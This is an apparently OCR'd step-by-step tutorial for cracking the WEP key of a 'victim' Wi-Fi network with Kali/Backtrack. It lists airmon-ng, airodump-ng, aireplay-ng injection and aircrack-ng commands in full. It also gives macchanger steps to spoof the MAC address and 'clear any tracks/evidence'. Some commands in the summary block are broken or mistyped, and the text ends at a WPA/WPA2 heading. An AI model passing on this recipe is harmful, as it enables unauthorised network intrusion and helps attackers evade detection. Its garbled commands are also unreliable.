
Step 1: Select the virtual machine and click play




Click OK to continue if any popup boxes open



Step 2: Press Enter to continue make sure your mouse is over the window and not outside.



Step 3: Wait for it to load until you receive this screen



Step 4: Connect your wireless adapter, make sure it is compatible with kali and can do packet injection select “ok” once connected



Step 5: Click on virtual machine= removable device and select the wireless adapter, select Connect






Step 6: Click ok if message is displayed




Step 7: The card should show connected in the taskbar



How to Start a Search


Ps. Originally I created this tutorial using Backtrack however it now discontinued and replaced by Kali. Its features are very similar however kali is an updated and more revised version. The processes for wifi cracking are exactly the same in backtrack hence why I have left the old screenshots untouched so don't be confused if you get a different layout etc. just follow the steps.

Step 1: Click on this icon in the top left hand corner to open a new terminal



First thing is we need to test the wireless card is working/compatible and see which networks are within our vicinity.

Step 2: Type in the following command "airmon-ng start wlan0"



Note the name showing here (mon0), we will be using this name when we input any codes.

If no interfaces are displayed make sure you follow step 4-7 & type airmon-ng again.
If your wireless card is still not recognized under interfaces it's more than likely your wireless card is incompatible with Kali.

Step 3: Type airodump-ng mon0 (if the next screen doesn't show you need to then check everything is working ie; is the card installed, is it connected, do you have a compatible wireless card, have followed the instructions/codes as above etc, for more info search on youtube "wep wpa cracking")
If the scan came up blank even after the wireless device was recognised goto the **Problems** section for more info.

The screen Explained


Bssid – the unique number of the network eg 00:ww:19:8u:ws:8a (in the coding we will refer to this as [INPUT BSSID])

Pwr – the lower this number is the stronger the signal -42 is strong & -75 is weak

Ch - the channel which the network runs on

Enc (Encryption) – the type of encryption the network has wep/wpa/wpa2

ESSID – name of the network



Step 4: Scan for a minute or two or longer if required, upon selecting a target network hold **Ctrl+C** together to stop the search.


If you wish to crack wpa/wpa2 goto how to crack WPA/WPA2

How to Capture/Crack the WEP KEY

Step 1: Now highlight the Bssid number of the victim and right click + copy also note the channel number




Next type in the following commands which will help to clear any tracks/evidence of you
1st = ifconfig wlan0 down
2nd = macchanger –m 00:11:22:33:44:55 wlan0
3rd = ifconfig wlan0 up
4th = ifconfig mon0 down
5th = macchanger –m 00:11:22:33:44:55 mon0
6th = ifconfig mon0 up



Step 2: Type in the following command “airodump-ng –w wep –c 1 –bssid (INPUT BSSID) mon0”

-w = is the name of the file you wish to capture all the data to
-c = is the channel of the victim




If all is successful Insha Allah the you should see=>




Step 3: Now open two more terminals like the prior terminals in total three

Step 4: In the first window type “aireplay-ng -1 a 0 [INPUT BSSID] mon0”

Step 5: 2nd window type “aireplay-ng -3 –b [INPUT BSSID] mon0”




Step 6: The following actions per terminals should take place (Insha Allah)




Note the addition of your mac in the terminal

Step 7: After a while it should say Decloak in the top right hand corner
wait till you've captured enough data to proceed to the next step then in all the consoles hold Ctrl+C to stop {minimum #Data should be 50,000}




Step 8: Type "dir" and select the file that ends in .cap



Step 9: I had to type "aircrack-ng wep-*04*.cap" because I took 4 tries to try and crack the password, each time I had less data the final time I had 66,315 collected


Each time you run a capture session the file jumps up 1 increment ie;

1 - Wep-01.cap
2 - Wep-02.cap
3 - Wep-03.cap




The key for the network will show here

If however you receive a fail message then no worries increase the data captured then run aircrack, remember the higher the amount captured the easier it is to crack. Also the stronger the signal is the more quick data capture will be.



Step 10: **Write the key down in notepad**

Now shut down Backtrack by clicking on virtual machine=Power=Power off, then click yes





Code for cracking a wep key

airmon-ng start wlan0
airodump-ng mon0

ifconfig wlan0 down
macchanger -m 00:11:22:33:44:55 wlan0
ifconfig wlan down

ifconfig mon0 down
macchanger -m 00:11:22:33:44:55 mon0
ifconfig mon0 down)

airodump-ng mon0

copy BSSID and CHANNEL

{open a new konsole} airodump-ng -w wep -c channel --bssid INPUT mon0
{open a new konsole} aireplay-ng -1 0 -a INPUT mon0
{open a new konsole} aireplay-ng -3 -b INPUT mon0

aircrack-ng wep-01.cap

Ctrl+C = to stop any scans etc.

Always make sure the code you type is correct.


How to Crack WPA/WPA2

WPA/WPA2 is much stronger than WEP but can be crackable as long as the WPS is not locked. Confusing right! Don't worry Akhi aw Ukthi!

